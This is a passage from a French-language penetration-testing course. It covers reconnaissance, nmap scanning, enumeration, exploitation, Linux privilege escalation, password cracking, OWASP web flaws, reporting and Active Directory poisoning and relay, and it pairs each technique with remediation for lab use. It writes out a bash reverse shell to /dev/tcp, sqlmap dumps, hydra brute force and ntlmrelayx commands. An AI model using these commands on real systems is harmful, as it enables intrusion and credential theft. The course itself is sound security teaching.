🛡 **REMÉDIATION**

Le transfert de zone (`AXFR`) ne doit être autorisé qu'entre serveurs DNS primaire et secondaire déclarés, jamais au public. C'est une ligne de configuration. Un défenseur vérifie ça en priorité : c'est une fuite totale et gratuite de l'architecture.

Récolter emails et sous-domaines INTERMÉDIAIRE

kali@lab

```
$ theHarvester -d cible.com -b google,bing
[email] contact@cible.com
[host]  admin.cible.com
$ httpx -l sous-domaines.txt -status-code -title
https://admin.cible.com [200] [Panneau admin]
```

LIRE `theHarvester` agrège emails, sous-domaines et noms d'employés depuis des sources publiques. **Chaque email est un futur nom d'utilisateur** (module 10). `httpx` filtre ensuite le bruit : sur une grande liste de sous-domaines, il ne garde que ceux qui répondent vraiment.

🛡 **REMÉDIATION**

On ne supprime pas l'OSINT (c'est public), mais on réduit ce qu'on expose : pas d'adresses nominatives inutiles sur le site, des sous-domaines de test non référencés et protégés, une sensibilisation des employés (leur profil public est un atout pour l'attaquant).

⚠ **PIÈGE**

Se fier à une seule source. Oublier qu'un sous-domaine peut pointer ailleurs (hors périmètre !). Négliger les *google dorks* (`site:cible.com filetype:pdf`), qui exposent des documents entiers.

🎯 **EXERCICE**

Fais une reconnaissance complète sur un domaine **que tu possèdes** (le tien, ou `seub.net` si tu veux voir ta propre empreinte). Produis une liste d'hôtes vivants.

05 Scan actif (nmap)

RECONNAISSANCE

OBJECTIF

Trouver les hôtes vivants, les ports ouverts, les services et leurs versions.

POURQUOI

C'est ta surface d'attaque. La qualité de ce scan décide de tout ce qui suit.

`poignée de main TCP` `SYN vs connect` `états des ports` `détection de version`

> 💡 **POURQUOI le scan SYN**
>
> La poignée de main TCP fait trois pas : SYN → SYN/ACK → ACK. Le scan SYN (`-sS`) envoie le premier paquet, lit la réponse, et **coupe avant le 3e pas**. Plus rapide et plus discret qu'une connexion complète. Il faut les droits root pour forger ces paquets.

Qui est vivant ? NOVICE

kali@lab

```
$ nmap -sn 192.168.1.0/24
Nmap scan report for 192.168.1.10
Host is up (0.0012s latency).
```

LIRE `sn` = découverte d'hôtes seulement, sans scan de ports. Tu obtiens ta liste de machines vivantes avant d'aller plus loin.

Tous les ports, vite INTERMÉDIAIRE

kali@lab

```
$ nmap -sS -p- -T4 --min-rate 1000 192.168.1.10
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```

LIRE `sS` =scan SYN, `-p-` =les 65535 ports, `-T4` =rythme rapide. **États :** `open` (un service répond), `closed` (rien n'écoute), `filtered` (un pare-feu avale le paquet). Les ports `open` sont ta liste de travail.

> ⚠ **PIÈGE**
>
> Oublier `-p-` : par défaut nmap ne teste que 1000 ports et rate les services sur port élevé (ex. un admin sur 8443). Scanner trop vite un hôte fragile peut le faire tomber : sur du matériel sensible, descends à `-T2` .

Les versions, le carburant INTERMÉDIAIRE

kali@lab

```
$ nmap -sV -sC -p 22,80,3306 192.168.1.10
22/tcp open ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```

LIRE `sV` détecte les versions, `-sC` lance les scripts par défaut. **Maintenant** tu as les versions exactes : c'est le carburant du module 07 (recherche de vulnérabilités). Enregistre tout avec `-oA scan_cible` (écrit les 3 formats : lisible, XML, grepable).

🛡 **REMÉDIATION**

Côté défense : réduire les ports exposés au strict nécessaire, masquer les bannières de version quand c'est possible (elles offrent la recherche de CVE à l'attaquant), et surveiller les scans — une rafale de SYN sur tous les ports est très détectable par un IDS. Un scan n'est jamais vraiment « silencieux » face à une bonne blue team.

🎯 **EXERCICE**

Scanne entièrement ta VM vulnérable. Dresse un tableau : port, service, version. Ce tableau *est* ton plan d'attaque pour la suite.

06 Énumération — la phase qui paie

RECONNAISSANCE

OBJECTIF

Extraire tout de chaque service : utilisateurs, partages, dossiers, versions, configs.

POURQUOI

80 % des trouvailles sont ici. Passe-y deux fois plus de temps que sur l'exploitation elle-même.

`sondes de service` `dictionnaires (wordlists)` `codes HTTP` `capture de bannière`

Découvrir les dossiers web INTERMÉDIAIRE

kali@lab

```
$ gobuster dir -u http://cible -w /usr/share/wordlists/dirb/common.txt
/admin      (Status: 301)
/login      (Status: 200)
/backup.zip (Status: 200)
```

LIRE On teste une liste de noms de dossiers probables. **Codes HTTP :** `200` existe, `301/302` redirige, `403` existe mais interdit (une info précieuse, *pas* un échec !), `404` n'existe pas. Un `/backup.zip` en `200`, c'est souvent la mission bouclée avant même d'avoir exploité quoi que ce soit.

Plus souple : ffuf EXPERT

kali@lab

```
$ ffuf -u http://cible/FUZZ -w liste.txt
admin  [Status: 301, Size: 312]
```

LIRE `FUZZ` est le point d'injection : tu peux fuzzer un chemin, un en-tête, un sous-domaine (vhost) ou un paramètre. La flexibilité en fait l'outil préféré des experts.

Énumérer le partage de fichiers Windows (SMB) INTERMÉDIAIRE

kali@lab

```
$ enum4linux -a 192.168.1.10
users: admin, guest, backup
shares: Data, IPC$
$ smbclient -L //192.168.1.10 -N
Disk  Data    Disk
Disk  Backup  Disk
```

LIRE `enum4linux -a` fait une énumération SMB complète. Les **utilisateurs** deviennent des identifiants à tester ; un **partage** devient des fichiers à lire. `-N` tente un accès *anonyme* : si ça marche, c'est une entrée gratuite. Explore ensuite avec `smbclient //cible/Data`.

🛡 **REMÉDIATION**

Désactiver l'accès anonyme/invité à SMB, n'exposer aucun partage inutile, bannir les versions obsolètes du protocole (SMBv1 — celui d'EternalBlue). Côté web, désactiver le listage de répertoires et ne jamais laisser traîner de `backup.zip`, `.git/` ou fichier de config dans la racine publique.

Un scan web rapide pour dégrossir INTERMÉDIAIRE

kali@lab

```
$ nikto -h http://cible
+ /admin/: Directory indexing found.
+ Server leaks inodes via ETags.
```

LIRE `nikto` donne des **pistes à vérifier à la main**, pas des verdicts. Un bon énumérateur traite chaque ligne comme « à confirmer », jamais comme « trouvé ».

⚠ **PIÈGE**

Mauvais dictionnaire (installe **SecLists**). Ignorer les `403`. Ne pas recouper la version trouvée avec les failles connues. Abandonner l'énumération trop tôt : c'est exactement là que se cachent les trouvailles.

🎯 **EXERCICE**

Énumère complètement un service HTTP *et* un service SMB de ton labo. Liste chaque chemin, chaque utilisateur, chaque partage trouvé. Ne t'arrête pas à la première trouvaille.

07 Recherche de vulnérabilités

RECONNAISSANCE

OBJECTIF

Transformer une bannière de version en une faille concrète et exploitable.

POURQUOI

La version est le pont entre « quelque chose tourne » et « quelque chose est cassé ».

CVE · Exploit-DB · niveau de correctif · faux positifs

💡 **POURQUOI — ce qu'est une CVE**

Une **CVE** (Common Vulnerabilities and Exposures) est un identifiant mondial unique pour une faille connue, du type `CVE-2021-41773`. C'est le langage commun entre attaquants, défenseurs et éditeurs. Son score **CVSS** (0 à 10) en indique la gravité. Ton travail : relier la version trouvée au module 05 à sa ou ses CVE.

Chercher un exploit connu INTERMÉDIAIRE

kali@lab

```
$ searchsploit "apache 2.4.49"
Apache 2.4.49 - Path Traversal (CVE-2021-41773)
  | linux/webapps/50383.sh
$ searchsploit -m 50383
Copied to ./50383.sh
```

LIRE `searchsploit` fouille la base Exploit-DB en local. **Fais correspondre la version EXACTE :** 2.4.49 n'est pas 2.4.50. C'est l'erreur n°1 du débutant. `-m` copie l'exploit chez toi — à **lire avant de lancer**, pour repérer ses conditions préalables.

Triage automatisé EXPERT

kali@lab

```
$ nuclei -u http://cible -t cves/ -t exposures/
[CVE-2021-41773] [http] http://cible
```

LIRE `nuclei` teste la cible contre des milliers de modèles de failles connues. Rapide pour dégrossir, mais à **confirmer manuellement** : un scanner se trompe.

⚠ **PIÈGE — les faux positifs**

Les bannières mentent : un éditeur peut *rétroporter* un correctif sans changer le numéro de version (patch backporté). La version « vulnérable » affichée peut donc être en réalité corrigée. Ne jamais lancer un exploit sans l'avoir lu, et sans avoir vérifié ses conditions préalables.

🛡 **REMÉDIATION — le cœur de la défense**

Tout ce module n'existe que parce que les correctifs tardent. La contre-mesure est la **gestion des correctifs** : un inventaire à jour, une veille CVE, un délai d'application court sur les failles critiques. C'est la recommandation la plus fréquente — et la plus importante — de tes futurs rapports.

🎯 **EXERCICE**

Prends 3 versions relevées dans ton labo, trouve 3 exploits candidats, et note les **conditions préalables** de chacun. Tu verras vite que « avoir un exploit » ≠ « ça va marcher ».

PARTIE IV · MODULES 08–10

Exploitation

Franchir la porte, puis aller plus loin

La récompense des phases précédentes. Mais l'exploitation n'est jamais magique : elle dépend entièrement de la qualité de ta reconnaissance. Un shell, c'est un début — pas une fin.

08 Exploitation

OBJECTIF

Obtenir un shell (un accès en ligne de commande) sur la cible.

POURQUOI

C'est le point de bascule — mais il repose à 100 % sur les modules 04-07. Pas de raccourci.

`reverse vs bind shell` `payload` `listener` `session`

💡 **POURQUOI « reverse shell »**

Deux manières d'obtenir un shell. Le **bind shell** : la cible ouvre un port et attend que tu te connectes (souvent bloqué par son pare-feu entrant). Le **reverse shell** : la cible se connecte *vers toi* (le trafic sortant est rarement filtré). D'où son nom « inversé » — et pourquoi c'est TON IP qui doit figurer dans le payload.

Préparer l'oreille INTERMÉDIAIRE

kali@lab — attaquant

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.0.5] from 10.0.0.20 54321
```

LIRE `l` =écoute, `-v` =verbeux, `-n` =numérique, `-p` =port. Ta machine attend que la cible rappelle. La seconde ligne confirme que la connexion est arrivée : tu as ton shell.

Déclencher le rappel, puis stabiliser INTERMÉDIAIRE

cible — après exploitation

```
$ bash -i >& /dev/tcp/10.0.0.5/4444 0>&1   # 10.0.0.5 = TON IP
$ python3 -c 'import pty;pty.spawn("/bin/bash")'   # shell interactif
```

LIRE La première ligne, exécutée *sur la cible*, la fait se connecter à toi. La seconde transforme un shell « muet » en shell interactif (nécessaire pour `sudo` et les éditeurs). Enchaîne ensuite avec `Ctrl+Z`, `stty raw -echo`, `fg` pour un confort complet.

Le workflow Metasploit INTERMÉDIAIRE

msfconsole

```
msf> search type:exploit apache 2.4.49
msf> use exploit/...
msf> set RHOSTS 192.168.1.10   # la cible
msf> set LHOST 10.0.0.5        # TOI
msf> run
[*] Meterpreter session 1 opened
```

LIRE toujours les mêmes 5 étapes, dans cet ordre : `search` → `use` → `show options` → `set` → `run`. `LHOST` **= ton IP.** Un `LHOST` mal réglé est LA raison n°1 pour laquelle un shell « ne revient jamais ».

Injection SQL automatisée EXPERT

kali@lab

```
$ sqlmap -u "http://cible/p.php?id=1" --batch --dbs
available databases [3]:
[*] information_schema
[*] app
[*] users
```

LIRE `-batch` répond « oui » à tout. Étape suivante logique : `-D app -T users --dump` pour extraire une table. `sqlmap` détecte *et* exploite les injections SQL — à n'utiliser que dans ton labo ou dans un périmètre autorisé.

⚠ **PIÈGE**

`LHOST` incorrect = le shell ne revient jamais. Un pare-feu qui bloque le port de retour. Oublier tout court de régler `LHOST`. Lancer un exploit instable sur une cible de production (revoir les règles d'engagement, module H3).

🛡 **REMÉDIATION**

Contre les reverse shells : filtrage du trafic **sortant** (la plupart des réseaux ne filtrent que l'entrant — grosse erreur), segmentation réseau, et détection comportementale (`bash` qui ouvre une socket vers l'extérieur est anormal). Contre l'injection SQL : requêtes paramétrées (voir module 11). Contre les exploits de service : correctifs (module 07).

🎯 **EXERCICE**

Exploite une machine de bout en bout : obtiens un shell, stabilise-le, et énumère ton environnement avec ton nouvel utilisateur. Ne cherche pas encore root — ça, c'est le module suivant.

09 Post-exploitation & élévation

EXPLOITATION

OBJECTIF

Passer root/admin, récupérer le butin, se déplacer latéralement.

POURQUOI

Un shell utilisateur est un point d'appui, pas une victoire. L'objectif, ce sont les privilèges et les données.

SUID · capabilities · cron · sudo mal configuré · exploit noyau · pivot

Prendre ses repères NOVICE

cible — shell utilisateur

```
$ whoami; id; uname -a; cat /etc/os-release
uid=33(www-data) gid=33(www-data)
Linux target 5.4.0-42-generic
```

LIRE ui suis-je, quel OS, quelle version de noyau. L'OS et sa version déterminent quelle technique d'élévation s'applique. On ne devine pas : on regarde.

Le gain le plus rapide : sudo INTERMÉDIAIRE

cible

```
$ sudo -l
(root) NOPASSWD: /usr/bin/find
```

LIRE un binaire riche comme `find` est autorisé en sudo sans mot de passe, il devient un chemin direct vers root (via sa fonction `-exec`). Le site de référence **GTFOBins** liste quel binaire se détourne comment. `sudo -l` en premier : c'est le gain le plus rapide.

SUID et capabilities EXPERT

cible

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/find
$ getcap -r / 2>/dev/null
/usr/bin/python3 cap_setuid+ep
```

LIRE n binaire **SUID** s'exécute avec les droits de son propriétaire (souvent root) : s'il peut lancer un shell, c'est l'élévation. Une **capability** comme `cap_setuid` sur python donne root en une ligne. `2>/dev/null` masque les erreurs de permission pour une sortie lisible.

L'audit automatisé INTERMÉDIAIRE

cible

```
$ ./linpeas.sh
(sortie colorée — ROUGE = très probable)
```

LIRE **nPEAS** passe la machine au peigne fin et *suggère* des pistes d'élévation, classées par probabilité. Il suggère, tu confirmes. Même logique que `nikto` ou `nuclei` : un outil propose, un humain valide.

⚠ **PIÈGE**

Les exploits noyau en dernier recours : ils peuvent faire planter la machine. Ne pas vérifier `sudo -l` en premier (c'est le plus rapide). Rater les dossiers inscriptibles dans le `PATH`.

🛡 **REMÉDIATION**

Durcissement Linux : minimiser les binaires SUID (`find / -perm -4000` est aussi l'outil de l'admin), des règles sudo précises et jamais `NOPASSWD` sur des binaires détournables, pas de capabilities superflues, noyau à jour. Et surveiller : une élévation réussie laisse des traces dans les journaux que la blue team peut détecter.

🎯 **EXERCICE**

Sur une VM de labo, passe d'utilisateur à root par **deux techniques différentes**. Comprendre deux chemins vaut mieux que mémoriser une recette.

10 Mots de passe & identifiants

EXPLOITATION

OBJECTIF

Récupérer des identifiants, en ligne et hors ligne.

POURQUOI

Les identifiants ouvrent le déplacement latéral et exploitent la réutilisation de mots de passe.

`en ligne vs hors ligne` `hash vs clair` `dictionnaires` `règles de mutation`

> 💡 **POURQUOI — hash vs clair, en ligne vs hors ligne**
>
> Un mot de passe n'est (bien) jamais stocké en clair : on garde son **hash**, une empreinte à sens unique. « Cracker », c'est deviner le mot d'origine en hachant des millions de candidats jusqu'à retrouver la même empreinte. **En ligne** : on essaie contre un service vivant (lent, bruyant, risque de blocage de compte). **Hors ligne** : on a récupéré le hash et on casse sur sa propre machine (rapide, silencieux).

Brute force en ligne INTERMÉDIAIRE

kali@lab

```
$ hydra -l admin -P rockyou.txt ssh://192.168.1.10
[22][ssh] login: admin password: sunshine
```

LIRE `l` = un seul utilisateur, `-L` = une liste. `rockyou.txt` est le dictionnaire classique (des millions de mots de passe réels fuités). **Attention au blocage de compte** : trop d'essais verrouillent le compte et trahissent ta présence.

Casser un formulaire web EXPERT

kali@lab

```
$ hydra -L users.txt -P rockyou.txt cible http-post-form \
  "/login:u=^USER^&p=^PASS^:F=incorrect"
[80][http-post-form] login: bob password: hunter2
```

LIRE `=incorrect` est la chaîne affichée par la page *quand l'authentification échoue*. Essentielle : c'est ainsi que hydra distingue succès et échec. Mal la renseigner = hydra ne « voit » jamais la réussite.

Cracker hors ligne INTERMÉDIAIRE

kali@lab

```
$ hashid '$6$xyz...'
Hashcat mode: 1800 - sha512crypt
$ unshadow passwd shadow > c.txt && john c.txt
root:toor
bob:hunter2
$ hashcat -m 1800 hashes.txt rockyou.txt
$6$xyz...:motdepasse
```

LIRE **Identifie d'abord** le type de hash avec `hashid` : mauvais mode = ça ne cassera jamais. `unshadow` fusionne `passwd` + `shadow` (seul root lit `shadow`) pour John the Ripper. `hashcat -m` précise le mode (1800 = sha512crypt). GPU = vitesse.

⚠ **PIÈGE**

Mauvais mode hashcat (identifie toujours avant). Gros dictionnaire contre un service lent = blocage de compte. Oublier de **rejouer les identifiants trouvés ailleurs** : la réutilisation de mots de passe est la faille humaine n°1.

🛡 **REMÉDIATION**

Côté défense : mots de passe longs et uniques (gestionnaire de mots de passe), **MFA** (authentification multifacteur) partout — elle neutralise la plupart de ces attaques, hachage lent et salé (bcrypt/argon2) côté serveur, verrouillage et alerte après N échecs, et bannissement des mots de passe présents dans les fuites connues.

🎯 **EXERCICE**

Casse un hash `shadow` Linux et un hash NTLM Windows depuis ton labo. Mesure la différence de vitesse selon le type de hash : c'est toute la différence entre un bon et un mauvais stockage.

PARTIE V · MODULE 11

Web

La plus grande surface d'attaque du monde

Tout est une application web aujourd'hui. Le Web réunit la plus vaste surface d'attaque de la planète — et les mêmes dix familles de failles reviennent partout. On apprend à les voir, à les prouver, et à les corriger.

11 Attaques web (OWASP Top 10)

WEB

OBJECTIF

Trouver et prouver les failles du OWASP Top 10.

POURQUOI

Le Web est partout ; ses failles aussi. C'est le terrain de travail quotidien de la plupart des auditeurs.

`proxy d'interception` `paramètres` `injection` `XSS` `LFI` `IDOR`

💡 **POURQUOI — l'erreur mère : mélanger donnée et commande**

Rappelle-toi le phreaking (module H1). La plupart des failles web naissent de la même erreur : une **donnée** fournie par l'utilisateur est traitée comme une **commande** par le serveur. Injection SQL : ta saisie devient de la requête SQL. XSS : ta saisie devient du JavaScript. LFI : ta saisie devient un chemin de fichier. Comprends cette phrase, et la moitié du Top 10 devient évidente.

L'outil central : le proxy d'interception NOVICE

Burp Suite (configuré en proxy sur `127.0.0.1:8080`, avec l'extension FoxyProxy dans le navigateur) fait passer *toutes* tes requêtes par toi. Tu peux les lire, les modifier, les rejouer. Trois onglets clés : **Proxy** (tout passe par toi), **Repeater** (rejouer et bidouiller une requête), **Intruder** (fuzzer automatiquement un paramètre).

💡 **POURQUOI c'est fondamental**

Le navigateur te cache la mécanique. Le proxy te la montre : tu vois la requête brute, tu changes un champ que l'interface interdisait, tu observes la réponse. 90 % du test web, c'est « modifier une requête et regarder ce qui change ».

Inclusion de fichier local (LFI) INTERMÉDIAIRE

kali@lab

```
$ ffuf -u "http://cible/?file=FUZZ" -w lfi.txt
?file=../../../../etc/passwd [Status: 200]
```

LIRE On fuzze la **valeur** d'un paramètre, pas un chemin. Si `../../../../etc/passwd` renvoie le contenu du fichier, l'application lit un fichier choisi par l'utilisateur sans contrôle : c'est une LFI. Le `../` (remonter d'un dossier) répété, c'est la « traversée de répertoire ».

🛡 **REMÉDIATION LFI**

Ne jamais construire un chemin de fichier à partir d'une entrée utilisateur. Valider contre une liste blanche de valeurs autorisées, normaliser le chemin et vérifier qu'il reste dans le dossier prévu, exécuter l'application avec le moindre privilège de lecture.

Cross-Site Scripting (XSS) INTERMÉDIAIRE

```
kali@lab
$ dalfox url "http://cible/?q=test"
[POC][V] http://cible/?q=<payload>
```

LIRE e XSS fait exécuter *ton* JavaScript dans le navigateur d'une autre victime. On le confirme avec un payload inoffensif qui ouvre une fenêtre (`alert(1)`) : s'il s'exécute, la faille est prouvée. Impact réel : vol de session, actions au nom de la victime.

🛡 **REMÉDIATION XSS**

Échapper/encoder toute donnée affichée selon son contexte (HTML, attribut, JS), une **Content-Security-Policy** stricte, et le drapeau `HttpOnly` sur les cookies de session pour qu'un script ne puisse pas les lire.

IDOR & JWT EXPERT

```
kali@lab
# IDOR : changer l'identifiant dans l'URL
/facture?id=1001   →   /facture?id=1002   (la facture d'un autre !)
$ python3 jwt_tool.py <token>
alg:none attack possible, weak secret found
```

LIRE **IDOR** (référence directe non sécurisée à un objet) : l'app te montre la ressource `1002` alors qu'elle n'est pas à toi, parce qu'elle vérifie que tu es connecté mais pas que l'objet t'appartient. **JWT** mal vérifié (`alg:none` , secret faible) = tu te forges un jeton avec le rôle admin.

🛡 **REMÉDIATION IDOR / JWT**

IDOR : vérifier *à chaque requête* que l'objet demandé appartient bien à l'utilisateur authentifié (contrôle d'accès côté serveur). JWT : refuser `alg:none` , signer avec un secret fort (ou clés asymétriques), valider signature, expiration et émetteur.

⚠ **PIÈGE**

Tester sans session (déconnecté, tu ne vois rien). Rater une IDOR faute d'avoir essayé de changer un `id` . Ne pas fuzzer les paramètres cachés. Oublier que les requêtes sont injectables ailleurs que dans l'URL (en-têtes, cookies, corps JSON).

🛡 **La parade universelle**

Deux principes couvrent l'essentiel du Top 10 : **ne jamais faire confiance à l'entrée utilisateur** (valider, échapper, paramétrer) et **vérifier l'autorisation à chaque accès, côté serveur**. Tout le reste en découle.

🎯 **EXERCICE**

Sur DVWA ou Juice Shop, exploite **une injection** et **une faille de contrôle d'accès** (IDOR). Puis corrige-les mentalement : pour chacune, écris la ligne de remédiation que tu mettrais dans un rapport.

PARTIE VI · MODULE 12

Livraison

Ce qui transforme un test en valeur

Une faille non rapportée n'existe pas. Le livrable, c'est le rapport — pas le shell. C'est ici qu'un bon technicien devient un bon professionnel.

12 Rapport & méthode

LIVRAISON

OBJECTIF

Transformer des trouvailles en un document actionnable par un client non technique.

POURQUOI

Une faille non rapportée n'existe pas. Le client paie le *rapport*, pas tes exploits.

`CVSS` `impact vs probabilité` `reproductibilité` `remédiation`

Prendre des notes pendant, pas après NOVICE

Utilise **CherryTree** ou **Obsidian** pour des notes structurées, et `flameshot gui` pour les captures d'écran. Capture le moment *où* tu trouves quelque chose : commande, horodatage, sortie, capture. Tu oublieras les détails trois machines plus tard. Un rapport se construit en continu, jamais la veille de la remise.

Le plan du rapport INTERMÉDIAIRE

SECTION	POUR QUI	CONTENU
1. Synthèse exécutive	Direction	Ce qui est cassé et le risque pour l'entreprise, sans jargon. Une page.
2. Méthode & périmètre	Tous	Ce qui a été testé, comment, quand. Rappel des règles d'engagement.
3. Constats	Technique	Chaque faille en détail (voir ci-dessous).
4. Remédiation	Technique	Quoi corriger, dans quel ordre, comment.

> **`# Ce que le client veut lire en premier`**
>
> « Qu'est-ce qui est cassé, et comment je le répare. » La direction lit la synthèse, les techniciens lisent les constats. Écris pour les deux. Un rapport illisible par le décideur ne débloque pas le budget pour corriger.

Le format d'un constat INTERMÉDIAIRE

Chaque faille suit la même structure, pour qu'un tiers puisse la comprendre et la refaire :

- **Titre** clair (« Injection SQL sur le formulaire de connexion »).
- **Sévérité** — via le score **CVSS**, qui combine impact et facilité d'exploitation.
- **Preuve** — capture, extrait de sortie (données réelles caviardées).
- **Reproduction** — les étapes exactes, pour qu'on refasse *sans toi*.
- **Impact** — ce qu'un attaquant en tire concrètement, en langage métier.
- **Correctif** — la remédiation précise et vérifiable.

💡 **POURQUOI impact ≠ probabilité**

Une faille critique mais quasi inexploitable peut passer *après* une faille moyenne mais triviale à exploiter. Hiérarchise avec les deux axes : **impact** (qu'est-ce que ça coûte ?) et **probabilité** (quelle est la facilité réelle ?). C'est le jugement du vétéran — rendre le risque lisible et priorisé.

⚠ **PIÈGE**

Vider la sortie brute d'un outil dans le rapport (illisible, non priorisé). Pas d'étapes de reproduction. Pas de correctif proposé. Oublier la synthèse pour la direction.

🎯 **EXERCICE FINAL**

Rédige un rapport de 2 pages sur une machine de ton labo. Teste-le sur quelqu'un : un lecteur **non technique** doit comprendre les enjeux et savoir quoi corriger en premier. Si c'est le cas, tu sais faire le métier — pas juste l'outil.

✔ **Boucle complète.** Reconnaissance → exploitation → **remédiation → rapport**. Le cycle se referme sur la défense. C'est là qu'on crée de la valeur, et c'est là qu'on dort tranquille.

PARTIE VII · MODULES 13–16

Active Directory

Le cœur des réseaux d'entreprise

C'est ici que se gagnent les tests d'intrusion internes. Active Directory relie tout : utilisateurs, machines, droits. Sa force est aussi sa faiblesse — une seule erreur ouvre souvent un chemin d'un compte ordinaire jusqu'au contrôle total du domaine. On apprend à tracer ces chemins, et à les couper.

13 Fondations Active Directory

AD

OBJECTIF

Comprendre domaines, forêts, contrôleurs et l'authentification Windows avant d'attaquer quoi que ce soit.

POURQUOI

On n'attaque bien que ce qu'on comprend. AD a sa logique propre ; la saisir évite de tâtonner.

`domaine / forêt` `contrôleur (DC)` `OU / GPO` `NTLM` `Kerberos` `SPN / ticket`

💡 **POURQUOI — l'architecture en un coup d'œil**

Un **domaine** regroupe comptes et machines sous une autorité commune. Le **contrôleur de domaine (DC)** détient la base (la ruche NTDS). Les objets sont rangés en **unités d'organisation (OU)**, et les **GPO** (stratégies de groupe) poussent des réglages à grande échelle — un levier d'attaque quand elles sont modifiables. Plusieurs domaines forment une **forêt**, reliés par des **relations de confiance**. La frontière de sécurité réelle, c'est la forêt, pas le domaine : à retenir pour la suite.

NTLM contre Kerberos INTERMÉDIAIRE

Deux mécanismes d'authentification coexistent :

- **NTLM** (ancien) : défi-réponse basé sur le hash du mot de passe. Problème majeur : le hash *est* l'identifiant — le rejouer suffit (*pass-the-hash*), nul besoin de le casser.
- **Kerberos** (moderne) : système de **tickets**. On obtient d'abord un *TGT* auprès du DC, puis des *TGS* pour accéder aux services. Chaque service est identifié par un **SPN**. Plus sûr, mais plusieurs de ses mécanismes sont détournables (modules 15-16).

```
# Ton labo AD
```

Monte **GOAD** (Game of Active Directory) ou un Windows Server en évaluation + 1-2 postes joints au domaine, en host-only (module 03). Tout ce qui suit se pratique là, jamais sur un domaine réel sans mandat.

🛡 **REMÉDIATION — poser les bases**

Le durcissement AD commence par le **modèle en tiers** : séparer strictement les postes de travail (Tier 2), les serveurs (Tier 1) et les contrôleurs de domaine (Tier 0), avec des comptes admin distincts par tier. La majorité des chemins d'attaque que tu vas découvrir existent parce que ce cloisonnement manque.

🎯 **EXERCICE**

Déploie GOAD. Dessine à la main le schéma : domaines, DC, comptes. Identifie Tier 0, 1, 2. Tu dois pouvoir expliquer où vit le pouvoir dans ce domaine.

14 Énumération de l'AD

AD

OBJECTIF

Cartographier relations, droits et chemins de privilèges avec un compte quelconque du domaine.

POURQUOI

Dans AD, le plus court chemin vers « Domain Admin » est rarement évident. Il faut le *graphe*.

`LDAP` `BloodHound / SharpHound` `PowerView` `ACL` `chemin d'attaque`

Collecter et graphiser : BloodHound INTERMÉDIAIRE

kali@lab

```
$ bloodhound-python -d corp.local -u jdoe -p '****' -c All -ns 10.10.0.1
INFO: Found 42 users, 15 computers, 23 groups
INFO: Compressed data written to 20260419_bloodhound.zip
```

LIRE avec un compte déjà obtenu (modules 06/10), on collecte les objets et leurs relations. On importe le ZIP dans l'interface **BloodHound**, qui dessine un graphe et répond à la question clé : « quel est le plus court chemin de MON compte vers Domain Admins ? » On passe de milliers d'objets à une poignée d'étapes exploitables.

Interroger finement : PowerView / ldapsearch EXPERT

cible Windows — PowerShell

```
PS> Get-DomainUser -SPN | select samaccountname   # comptes kerberoastables
PS> Get-DomainGroupMember "Domain Admins"
MemberName : Administrator, svc_backup
```

LIRE **owerView** interroge l'annuaire en détail depuis une machine du domaine. Ici : les comptes portant un SPN (cibles du module 16) et les membres du groupe le plus convoité. Depuis Kali, `ldapsearch` et `rpcclient` font un travail équivalent via LDAP/RPC.

💡 **POURQUOI les ACL comptent tant**

Les chemins d'attaque AD passent souvent par des **ACL** (droits sur les objets) mal pensées : « ce groupe peut réinitialiser le mot de passe de ce compte », « cet utilisateur peut modifier ce groupe ». Enchaînées, ces permissions anodines forment une route vers le sommet. BloodHound excelle à les révéler.

⚠ **PIÈGE**

La collecte BloodHound est bruyante (beaucoup de requêtes LDAP) : détectable. Ne pas confondre « a un chemin » et « chemin praticable » (certains exigent une interaction). Oublier que même en lecture, l'énumération d'un domaine réel exige un mandat.

🛡 **REMÉDIATION**

Auditer et réduire les ACL excessives (le « ACL sprawl »), retirer les droits hérités inutiles, surveiller les requêtes LDAP anormales, et faire tourner BloodHound soi-même régulièrement : le défenseur doit voir ses propres chemins avant l'attaquant. Limiter l'appartenance aux groupes privilégiés au strict minimum.

🎯 **EXERCICE**

Sur GOAD : collecte avec BloodHound, puis utilise la fonction « Shortest Path to Domain Admins ». Note chaque saut et la permission qui le rend possible. C'est ta feuille de route pour les modules 15-16.

15 Empoisonnement & relais

AD

OBJECTIF

Comprendre comment une mauvaise résolution de noms livre des authentifications, et comment on les relaie.

POURQUOI

Sur un réseau interne par défaut, c'est souvent le chemin le plus rapide vers un premier accès — et l'un des plus faciles à corriger.

`LLMNR / NBT-NS` `Responder` `NetNTLM` `relais NTLM` `signature SMB`

> 💡 **POURQUOI ça marche**
>
> Quand un poste Windows ne trouve pas un nom via DNS, il demande « à la cantonade » sur le réseau local via **LLMNR** et **NBT-NS** : « quelqu'un connaît \\serveur-mal-orthographié ? ». N'importe qui peut répondre « oui, c'est moi ». Le poste tente alors de s'authentifier auprès de l'attaquant, livrant un **hash NetNTLM**. Encore une fois : une faille de *confiance*, pas un bug logiciel.

Écouter et capturer : Responder INTERMÉDIAIRE

kali@lab — réseau de test autorisé

```
$ responder -I eth0
[+] Listening for events...
[SMB] NTLMv2-SSP Hash : jdoe::CORP:1122...:A1B2...
```

LIRE **esponder** répond aux requêtes LLMNR/NBT-NS et capture le hash NetNTLMv2 des postes qui « se trompent de nom ». Ce hash se casse hors ligne (module 10, hashcat mode 5600) — ou, mieux pour l'attaquant, se *relaie*.

Relayer plutôt que casser EXPERT

kali@lab

```
$ ntlmrelayx.py -t smb://10.10.0.20 -smb2support
[*] Authenticating against smb://10.10.0.20 as CORP/JDOE SUCCEED
```

LIRE e **relais NTLM** rejoue l'authentification captée vers un *autre* service, en temps réel, sans jamais casser le hash. Si la cible n'exige pas la **signature SMB** et que le compte y a des droits, l'attaquant agit en son nom. C'est pourquoi le relais est si redouté — et si évitable.

🛡 **REMÉDIATION — souvent 2 cases à cocher**

Désactiver LLMNR et NBT-NS par GPO (ils ne servent quasiment jamais) : l'empoisonnement meurt. **Exiger la signature SMB (et LDAP)** partout : le relais meurt. Ajouter **EPA** pour les services web, restreindre NTLM, et surveiller un hôte qui répond à toutes les requêtes de noms (signature de Responder). Peu de corrections ont un aussi bon rapport effort/impact.

⚠ **PIÈGE**

Responder sur un vrai réseau sans mandat = interception illégale. En mandat, il peut perturber la production (il répond à de vraies requêtes) : à cadrer dans les règles d'engagement.

🎯 **EXERCICE**

